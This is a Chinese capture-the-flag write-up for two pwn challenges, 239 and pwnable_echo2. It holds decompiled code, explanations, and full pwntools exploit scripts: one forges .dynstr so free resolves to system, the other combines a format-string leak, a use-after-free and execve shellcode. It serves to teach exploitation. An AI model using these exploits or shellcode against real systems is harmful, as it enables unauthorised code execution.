
```
unsigned __int64 sub_400A32()
{
  unsigned __int8 v1; // [rsp+7h] [rbp-9h
  unsigned __int64 v2; // [rsp+8h] [rbp-8

  v2 = __readfsqword(0x28u);
  v1 = 0;
  sub_4007C6((__int64)&v1, 1u);
  if ( v1 > 0x20u )
    exit(-1);
  free(*((void **)*(&s + v1) + 1));
  free(*(&s + v1));
  *(&s + v1) = 0LL;
  return __readfsqword(0x28u) ^ v2;
}
```

free 指针清空掉了。

问题的关键在于，一点输出没有。
针对这种问题，以往的无论是攻击IO_FILE啊啥的做法就都失效了。

我们注意到RELRO是没有开启的，那么LOAD段是可以修改的。
那么其dt_strtab是可以修改的。

这个dt_strtab是干嘛的。我们回忆一下ret2dl。




图是别的地方偷的，我们找到.dynstr。
它可以直接影响我们最后找到的函数，那么比如我们要找free，最后查表得函数名得时候正来了个system，那不就相当于劫持了free函数嘛……

然后就有了。


exp参考了hav1k大佬。

```
#coding:utf8
from pwn import *


r = remote('node4.buuoj.cn',25926)

elf = ELF('./239')

free_got = elf.got['free']
free_got_ld = 0x400626

fake_dynstr_addr = 0x6020D0 + 0x100
fake_dynstr = '\x00'*0x5F + 'system\x00'
fake_dynstr = fake_dynstr.ljust(0x73,'\x00')
fake_dynstr += 'GLIBC_2.4\x00GLIBC_2.2.5\x00'
dt_strtab = 0x601EB0

def add(size,content):
   r.send("1")
   r.send(str(size))
   r.send(content)

def edit(index,size,content):
   r.send("2")
   r.send(str(index))
   r.send(str(size))
   r.send(content)

def delete(index):
   r.send("3")
   r.send(str(index))

add(0x20,'a'*0x20) #0
add(0x80,'b'*0x80) #1
add(0x20,'/bin/sh\x00'.ljust(0x20,'\x00')) #2

payload = 'a'*0x20 + p64(0) + p64(0x21) + p64(0x80) + p64(fake_dynstr_addr)
edit(0,0x40,payload)
#伪造dynstr
edit(1,len(fake_dynstr),fake_dynstr)

payload = 'a'*0x20 + p64(0) + p64(0x21) + p64(0x80) + p64(dt_strtab)
edit(0,0x40,payload)
#修改dynstr指针
edit(1,0x8,p64(fake_dynstr_addr))

payload = 'a'*0x20 + p64(0) + p64(0x21) + p64(0x80) + p64(free_got)
edit(0,0x40,payload)
#修改dynstr指针
edit(1,0x8,p64(free_got_ld))

delete(2)

r.interactive()
```

## 240 pwnable_echo2




```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./240
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   83 Symbols      No      0               4            ./240
```



```
o = malloc(0x28uLL);
*((_QWORD *)o + 3) = greetings;
*((_QWORD *)o + 4) = byebye;
printf("hey, what's your name? : ");
__isoc99_scanf("%24s", v6);
v3 = o;
*(_QWORD *)o = v6[0];
v3[1] = v6[1];
v3[2] = v6[2];
id = v6[0];
getchar();
func[0] = (__int64)echo1;
qword_602088 = (__int64)echo2;
qword_602090 = (__int64)echo3;
```


先是一堆初始化。

echo2是一个格式化字符串



```
__int64 echo2()
{
  char format[32]; // [rsp+0h] [rbp-20h] BYREF

  (*((void (__fastcall **)(void *))o + 3))(o);
  get_input(format, 32LL);
  printf(format);
  (*((void (__fastcall **)(void *))o + 4))(o);
  return 0LL;
}
```

echo3是一个uaf。



```
__int64 echo3()
{
  char *s; // [rsp+8h] [rbp-8h]

  (*((void (__fastcall **)(void *))o + 3))(o);
  s = (char *)malloc(0x20uLL);
  get_input(s, 32LL);
  puts(s);
  free(s);
  (*((void (__fastcall **)(void *))o + 4))(o);
  return 0LL;
}
```

向v7变量覆盖shellcode，使用prinf的漏洞leak处栈地址然后计算处v6的地址，之后利用uaf漏洞跳转到v6执行。

exp

```
from pwn import *

r = process("./240")


    shellcode = "\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"


r.recvuntil(' : ')
r.sendline(shellcode)
r.recvuntil('> ')
r.sendline('2')
r.recvuntil('\n')
r.sendline('%10$016lx') # get rbp addr

rbp_addr = int(r.recv(16),16)
v6_addr = rbp_addr-0x20

r.recvuntil('> ')
r.sendline('4')
r.recvuntil('(y/n)')
r.sendline('n\n3\n'+'a'*24+p64(v6_addr))

r.recvuntil('> ')
r.sendline('3')
r.interactive()
```